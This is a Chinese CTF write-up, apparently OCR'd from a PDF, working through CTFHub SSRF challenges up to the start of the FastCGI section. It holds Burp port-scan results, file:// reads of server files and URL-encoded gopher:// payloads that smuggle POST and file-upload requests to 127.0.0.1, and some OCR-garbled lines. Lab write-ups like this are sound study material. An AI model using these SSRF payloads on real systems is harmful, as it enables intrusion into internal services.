

## SSRF

## SSRF

1. 内网访问
2. 伪协议读取文件
3. 端口扫描
4. POST请求
5. 上传文件
6. FastCGI协议
7. Redis协议
8. URL Bypass
9. 数字IP Bypass
10. 302跳转 Bypass
11. DNS重绑定 Bypass


## 1. 内网访问

赵国人民： 王十山 王十山大刀

周十此六六

尝试访问位于127.0.0.1的flag.php吧

直接访问。



## 2. 伪协议读取文件

伪协议读取文件 X

X


所需金币: 30      题目状态: 已解出      解题奖励: 金币:50 经验:5

题目状态: 已解出


解题奖励：金币:50 经验:5

尝试去读取一下Web目录下的flag.php吧


一看到伪协议，首先就想到用 `file://` 去试一试。



读不出来，换成 `php://filter` 还是不行。




php://input 也试了试。



然后我去搜了一下，发现这个题，是当前目录下的flag.php，直接裂开。

还是用file伪协议去读（这个伪协议需要绝对路径）



然后出来了3个问号，给我整蒙了。

然后不死心，看了一下源代码，发现了注释。



### 3. 端口扫描

#### 端口扫描

所需金币: 30

题目状态: 已解出

解题奖励: 金币:50 经验:5

来来来性感CTFHub在线扫端口,据说端口范围是8000-9000哦

他说端口是8000-9000，我就直接用burp爆破了，地址应该还是127.0.0.1。



**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the attack type dropdown and each payload type can be customized in different ways.

Payload set:  Payload count: 1,001

Payload type:  Request count: 1,001

---

**Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

直接爆破，得到flag。

Intruder attack 1
Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
586	8585	200			360	
0		200			327	
1	8000	200			327	
2	8001	200			327	
3	8002	200			327	
5	8004	200			327	
6	8005	200			327	
4	8003	200			327	
7	8006	200			327	
8	8007	200			327	

Request Response

Raw Headers Hex Render

HTTP/1.1 200 OK  
Server: openresty/1.15.8.2  
Date: Sat, 16 Jan 2021 13:56:44 GMT  
Content-Type: text/html; charset=UTF-8  
Connection: close  
X-Powered-By: PHP/5.6.40  
Tips: Port = [8000,9000)  
Access-Control-Allow-Origin: \*  
Access-Control-Allow-Headers: X-Requested-With  
Access-Control-Allow-Methods: \*  
Content-Length: 32  
ctfhub{b2c8e8198e50692982df43f7}

? < + > Type a search term 0 matches

Finished

## 4. POST请求


所需金币: 30

题目状态: 已解出

解题奖励: 金币:50 经验:5

这次是发一个HTTP POST请求.对了.ssrf是用php的curl实现的.并且会跟踪302跳转.加油吧骚年

直接用file伪协议访问flag.php。得到了源代码。



**Request**

```
POST / HTTP/1.1
Host: challenge-c419925180eba490.sandbox.ctfhub.com:10080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

url=file:///var/www/html/flag.php
```

**Response**

```
HTTP/1.1 200 OK
Server: openresty/1.15.8.2
Date: Sat, 16 Jan 2021 14:04:20 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 371
Connection: close
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

<?php
error_reporting(0);

if ($_SERVER["REMOTE_ADDR"] != "127.0.0.1") {
    echo "Just View From 127.0.0.1";
    return;
}

$flag=getenv("CTFHUB");
$key = md5($flag);

if (isset($_POST["key"]) && $_POST["key"] == $key) {
    echo $flag;
    exit;
}
?>

<form action="/flag.php" method="post">
<input type="text" name="key">
<!-- Debug: key=<?php echo $key;?>-->
</form>
```

通过以下这些要求可以得到flag。

- 从127.0.0.1进入
- 知道key是啥，并且用POST传上去。用下面的debug来得到。


## getenv

(PHP 4, PHP 5, PHP 7)

getenv — Gets the value of an environment variable

getenv的作用是得到环境变量，flag。所以不要自己本地去尝试构造，没有用的。

直接访问得到了key。



**Request**

```
POST /?url=127.0.0.1/flag.php HTTP/1.1
Host: challenge-c419925180eba490.sandbox.ctfhub.com:10080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

**Response**

```
HTTP/1.1 200 OK
Server: openresty/1.15.8.2
Date: Sat, 16 Jan 2021 14:22:45 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 131
Connection: close
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

<form action="/flag.php" method="post">
<input type="text" name="key">
<!-- Debug: key=77d9ea5b793b9995e8b3b4fb3d1c92fe-->
</form>
```

然后将key传上去。

Request				Response				
Raw	Params	Headers	Hex	Raw	Headers	Hex	HTML	Render
POST /?url=127.0.0.1/flag.php HTTP/1.1 Host: challenge-c419925180eba490.sandbox.ctfhub.com:10080 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Connection: close Content-Type: application/x-www-form-urlencoded Content-Length: 36 key=77d9ea5b793b9995e8b3b4fb3d1c92fe				HTTP/1.1 200 OK Server: openresty/1.15.8.2 Date: Sat, 16 Jan 2021 14:24:50 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 131 Connection: close X-Powered-By: PHP/5.6.40 Vary: Accept-Encoding Access-Control-Allow-Origin: * Access-Control-Allow-Headers: X-Requested-With Access-Control-Allow-Methods: * <form action="/flag.php" method="post"> <input type="text" name="key"> <!-- Debug: key=77d9ea5b793b9995e8b3b4fb3d1c92fe--> </form>				

并没有用。我陷入了沉思。

回去看题目，说要302跳转，并且用的是curl。正好 gopher:// 伪协议可以使用。

**构造 gopher://**:(行尾用%0d%0a代替（需要删除换行），分隔符用url编码)

- 更改头（第一行）

这里的格式是：

**gopher://127.0.0.1(HOST):80(端口，默认是70)/\_POST(或者\_GET或者其他)[space]地址 [space]HTTP/1.1**

```

1  gopher://127.0.0.1:80/_POST /flag.php HTTP/1.1
2  Host: challenge-c419925180eba490.sandbox.ctfhub.com:10080
3  Cache-Control: max-age=0
4  Upgrade-Insecure-Requests: 1
5  User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36
6  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
   image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7  Accept-Encoding: gzip, deflate
8  Accept-Language: zh-CN,zh;q=0.9
9  Connection: close
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 36
12
13 key=77d9ea5b793b9995e8b3b4fb3d1c92fe

```

- 末尾加 %0d%0a，并且删除换行。

```

1  gopher://127.0.0.1:80/_POST /flag.php HTTP/1.1%0d%0aHost: challenge-
   c419925180eba490.sandbox.ctfhub.com:10080%0d%0aCache-Control: max-
   age=0%0d%0aUpgrade-Insecure-Requests: 1%0d%0aUser-Agent: Mozilla/5.0 (Windows
   NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/87.0.4280.141 Safari/537.36%0d%0aAccept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
   mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9%0d%0aAccept-
   Encoding: gzip, deflate%0d%0aAccept-Language: zh-CN,zh;q=0.9%0d%0aConnection:
   close%0d%0aContent-Type: application/x-www-form-urlencoded%0d%0aContent-
   Length: 36%0d%0a%0d%0akey=77d9ea5b793b9995e8b3b4fb3d1c92fe%0d%0a

```

- 再进行一次url编码。

1 gopher%3a%2f%2f127.0.0.1%3a80%2f\_POST+%2fflag.php+HTTP%2f1.1%250d%250aHost%3a+challenge-c419925180eba490.sandbox.ctfhub.com%3a10080%250d%250aCache-Control%3a+max-age%3d0%250d%250aUpgrade-Insecure-Requests%3a+1%250d%250aUser-Agent%3a+Mozilla%2f5.0+(Windows+NT+10.0%3b+win64%3b+x64)+AppleWebKit%2f537.36+(KHTML%2c+like+Gecko)+Chrome%2f87.0.4280.141+Safari%2f537.36%250d%250aAccept%3a+text%2fhtml%2capplication%2fxhtml%2bxml%2capplication%2fxml%3bq%3d0.9%2cim%2fimage%2fimage%2fwebp%2cimage%2fapng%2c\*%2f\*%3bq%3d0.8%2capplication%2fsigned-exchange%3bv%3db%3bq%3d0.9%250d%250aAccept-Encoding%3a+gzip%2c+deflate%250d%250aAccept-Language%3a+zh-CN%2c%zh%3bq%3d0.9%250d%250aconnection%3a+close%250d%250aContent-Type%3a+application%2fx-www-form-urlencoded%250d%250aContent-Length%3a+36%250d%250a%250d%250akey%3d77d9ea5b793b9995e8b3b4fb3d1c92fe%250d%250a

最后用GET方式传上去。

Request

Raw Params Headers Hex

GET  
/?url=gopher%3a%2f%2f127.0.0.1%3a80%2f\_POST+%2fflag.php+HTTP%2f1.1%250d%250aHost%3a+challenge-c419925180eba490.sandbox.ctfhub.com%3a10080%250d%250aCache-Control%3a+max-age%3d0%250d%250aUpgrade-Insecure-Requests%3a+1%250d%250aUser-Agent%3a+Mozilla%2f5.0+(Windows+NT+10.0%3b+win64%3b+x64)+AppleWebKit%2f537.36+(KHTML%2c+like+Gecko)+Chrome%2f87.0.4280.141+Safari%2f537.36%250d%250aAccept%3a+text%2fhtml%2capplication%2fxhtml%2bxml%2capplication%2fxml%3bq%3d0.9%2cim%2fimage%2fimage%2fwebp%2cimage%2fapng%2c\*%2f\*%3bq%3d0.8%2capplication%2fsigned-exchange%3bv%3db%3bq%3d0.9%250d%250aAccept-Encoding%3a+gzip%2c+deflate%250d%250aAccept-Language%3a+zh-CN%2c%zh%3bq%3d0.9%250d%250aconnection%3a+close%250d%250aContent-Type%3a+application%2fx-www-form-urlencoded%250d%250aContent-Length%3a+36%250d%250a%250d%250akey%3d77d9ea5b793b9995e8b3b4fb3d1c92fe%250d%250a HTTP/1.1  
Host: challenge-c419925180eba490.sandbox.ctfhub.com:10080  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Connection: close

Response

Raw Headers Hex Render

HTTP/1.1 200 OK  
Server: openresty/1.15.8.2  
Date: Sat, 16 Jan 2021 14:51:01 GMT  
Content-Type: text/html; charset=UTF-8  
Content-Length: 225  
Connection: close  
X-Powered-By: PHP/5.6.40  
Vary: Accept-Encoding  
Access-Control-Allow-Origin: \*  
Access-Control-Allow-Headers: X-Requested-With  
Access-Control-Allow-Methods: \*  
  
HTTP/1.1 200 OK  
Date: Sat, 16 Jan 2021 14:51:01 GMT  
Server: Apache/2.4.25 (Debian)  
X-Powered-By: PHP/5.6.40  
Content-Length: 32  
Connection: close  
Content-Type: text/html; charset=UTF-8  

ctfhub{acc0dd552eabe6046d2c9ea5}

## 5. 上传文件

上传文件




所需金币: 30

题目状态: 已解出

解题奖励: 金币:50 经验:5

这次需要上传一个文件到flag.php了.祝你好运

直接查看flag.php的源代码。



**Request**

Raw Params Headers Hex

```
GET /?url=file:///var/www/html/Flag.php HTTP/1.1
Host: challenge-2cbc5e7e2bacd9a0.sandbox.ctfhub.com:10080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

**Response**

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Server: openresty/1.15.8.2
Date: Sat, 16 Jan 2021 15:20:55 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 356
Connection: close
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

<?php
error_reporting(0);

if($_SERVER["REMOTE_ADDR"] != "127.0.0.1"){
    echo "Just View From 127.0.0.1";
    return;
}

if(isset($_FILES["file"]) && $_FILES["file"]["size"] > 0){
    echo getenv("CTFHUB");
    exit;
}
?>

Upload Webshell

<form action="/flag.php" method="post"
enctype="multipart/form-data">
    <input type="file" name="file">
</form>
```

看起来应该是要在127.0.0.1的flag.php上传一个文件。

这里网页上只有选择文件的按钮，没有提交的按钮。

所以需要自己写一个提交按钮，将文件提交上去，来抓包。



选择文件 未选择任何文件

```
<form action="/flag.php" method="post" enctype="multipart/form-data">
    <input type="file" name="file">
    <input type="submit" name="submit">
</form>
```

这样我就抓到了一个包。

Request


Raw	Params	Headers	Hex
<pre> POST /flag.php HTTP/1.1 Host: challenge-2cbc5e7e2bacd9a0.sandbox.ctfhub.com:10080 Content-Length: 282 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: http://challenge-2cbc5e7e2bacd9a0.sandbox.ctfhub.com:10080 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBCPOCoyPD3iPysRb User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Referer: http://challenge-2cbc5e7e2bacd9a0.sandbox.ctfhub.com:10080/?url=file:///var/www/html/flag.php Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Connection: close  -----WebKitFormBoundaryBCPOCoyPD3iPysRb Content-Disposition: form-data; name="file"; filename="a.txt" Content-Type: text/plain  aaaa  -----WebKitFormBoundaryBCPOCoyPD3iPysRb Content-Disposition: form-data; name="submit"  []  -----WebKitFormBoundaryBCPOCoyPD3iPysRb-- </pre>			

然后用gopher协议改一下。（更改方法见上题）

- 1 gopher%3A%2F%2F127.0.0.1%3A80%2F\_POST%20%2Fflag.php%20HTTP%2F1.1%250D%250AHost%3A%20challenge-2cbc5e7e2bacd9a0.sandbox.ctfhub.com%3A10080%250D%250AContent-Length%3A%20282%250D%250ACache-Control%3A%20max-age%3D0%250D%250AUpgrade-Insecure-Requests%3A%201%250D%250AOrigin%3A%20http%3A%2F%2Fchallenge-2cbc5e7e2bacd9a0.sandbox.ctfhub.com%3A10080%250D%250AContent-Type%3A%20multipart%2Fform-data%3B%20boundary%3D-----WebKitFormBoundaryBCPOCoyPD3iPysRb%250D%250AUser-Agent%3A%20Mozilla%2F5.0%20%28Windows%20NT%2010.0%3B%20Win64%3B%20x64%29%20AppleWebKit%2F537.36%20%28KHTML%2C%20like%20Gecko%29%20Chrome%2F87.0.4280.141%20Safari%2F537.36%250D%250AAccept%3A%20text%2Fhtml%2Capplication%2Fxml%2Bxml%2Capplication%2Fxml%3Bq%3D0.9%2Cimage%2Favif%2Cimage%2Fwebp%2Cimage%2Fapng%2C%2A%2F%2A%3Bq%3D0.8%2Capplication%2Fsigned-exchange%3Bv%3Db3%3Bq%3D0.9%250D%250AReferer%3A%20http%3A%2F%2Fchallenge-2cbc5e7e2bacd9a0.sandbox.ctfhub.com%3A10080%2F%3Furl%3Dfile%3A%2F%2F%2Fvar%2Fwww%2Fhtml%2Fflag.php%250D%250AAccept-Encoding%3A%20gzip%2C%20deflate%250D%250AAccept-Language%3A%20zh-CN%2Czh%3Bq%3D0.9%250D%250AConnection%3A%20close%250D%250A%250D%250A-----WebKitFormBoundaryBCPOCoyPD3iPysRb%250D%250AContent-Disposition%3A%20form-data%3B%20name%3D%22file%22%3B%20filename%3D%22a.txt%22%250D%250AContent-Type%3A%20text%2Fplain%250D%250A%250D%250Aaaaa%250D%250A-----WebKitFormBoundaryBCPOCoyPD3iPysRb%250D%250AContent-Disposition%3A%20form-data%3B%20name%3D%22submit%22%250D%250A%250D%250A%3A%6C%28F%2C%90%3A%4C%2BA%2%A4%250D%250A-----WebKitFormBoundaryBCPOCoyPD3iPysRb--%250D%250A

再用burp交上去。





成功得到flag。


## 6. FastCGI协议

题目给了个[附件](#)，说的已经很清楚了。

